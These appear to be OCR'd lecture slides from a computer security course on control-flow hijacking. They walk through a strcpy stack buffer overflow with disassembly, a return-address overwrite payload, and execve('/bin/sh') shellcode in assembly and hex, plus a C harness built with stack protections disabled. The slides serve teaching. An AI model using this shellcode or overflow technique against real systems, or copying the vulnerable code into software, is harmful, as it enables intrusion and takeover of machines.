CS165 – Computer Security

Exploits and Control Flow Hijack Attacks


Oct 11, 2021

Logistics

- Project 2 out, due Oct 21, Thursday
- Homework 1 out


Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



…

argv

argc

return addr

caller's ebp

%ebp

buf
(64 bytes)


argv[1]

buf

%esp


“123456”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```




“123456”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“A”x68 . “\xEF\xBE\xAD\xDE”


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“A”x68 . “\xEF\xBE\xAD\xDE”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



...

argv

corrupted argc

overwritten 0xDEADBEEF

overwritten AAAA

%ebp

AAAA… (64 in total)


argv[1]

buf

%esp

Frame teardown—1

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
=> 0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```




```
leave
1.  mov %ebp,%esp
2.  pop %ebp
```

← %esp

Frame teardown—2

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```




%ebp = AAAA

```
leave
1. mov %ebp,%esp
2. pop %ebp
```

Frame teardown—3

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



```
Dump of assembler code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```

`%eip = 0xDEADBEEF`

(probably crash)

Agenda

Control Flow Hijacks ✓

Common Hijacking Methods ✓

- Buffer Overflows
- Exploits (shell code) Construction
- Integer Overflows
- Heap Overflows
- Format String Vulnerability

What’s new since 2000

Agenda

Control Flow Hijacks ✓

Common Hijacking Methods ✓

- Buffer Overflows
- Exploits (shell code) Construction ← NEXT
- Integer Overflows
- Heap Overflows
- Format String Vulnerability


What’s new since 2000

Shellcode


Traditionally, we inject assembly instructions for `exec("/bin/sh")` into buffer.

- see "*Smashing the stack for fun and profit*" for exact string

```
…
0x080483fa <+22>: call   0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```



Mixed code and data



…

stack

ret addr

shellcode

…

heap

code

Executing system calls

```
#include <unistd.h>
void main(int argc, char **argv) {
    execve(“/bin/sh”, NULL, NULL);
    exit(0);
}
```

```
int execve(char *file, char *argv[], char *env[])
```

- file is name of program to be executed ``/bin/sh"
- argv is address of null-terminated argument array {``/bin/sh", NULL }
- env is address of null-terminated environment array NULL (0)

Executing system calls

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

* using sysenter is faster, but this is the traditional explanation

Executing system calls

```
execve(“/bin/sh”, 0, 0);
```

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

* using sysenter is faster, but this is the traditional explanation

Executing system calls

execve("/bin/sh", 0, 0);

execve is 0xb

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

* using sysenter is faster, but this is the traditional explanation

Executing system calls

execve("/bin/sh", 0, 0);

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

execve is 0xb

addr. in ebx, 0 in ecx, edx

* using sysenter is faster, but this is the traditional explanation

Shellcode example

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f”
"\x73\x68\x68\x2f\x62\x69\x6e\x89”
"\xe3\xb0\x0b\xcd\x80”;
```

Executable String

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

Shellcode example

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

Notice no NULL chars. Why?

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f”
"\x73\x68\x68\x2f\x62\x69\x6e\x89”
"\xe3\xb0\x0b\xcd\x80”;
```

Executable String

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

Program Example

```c
#include <stdio.h>
#include <string.h>

char code[] = "\x31\xc9\xf7\xe1\x51\x68\x2f\x2f"
              "\x73\x68\x68\x2f\x62\x69\x6e\x89"
              "\xe3\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
 printf ("Shellcode length : %d bytes\n", strlen (code));
 int(*f)()=(int(*)())code;
 f();
}
```

```
$ gcc -o shellcode -fno-stack-protector
    -z execstack shellcode.c
```

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php


Execution

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

ebx	esp
ecx	0
eax	0x0b

Registers



0x0
0x68
0x73
0x2f
0x2f
0x6e
0x69
0x62
0x2f

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php


Execution

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

ebx	esp
ecx	0
eax	0x0b

Registers



0x0	0x0
0x68	h
0x73	s
0x2f	/
0x2f	/
0x6e	n
0x69	i
0x62	b
0x2f	/

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php

More on Shell Code

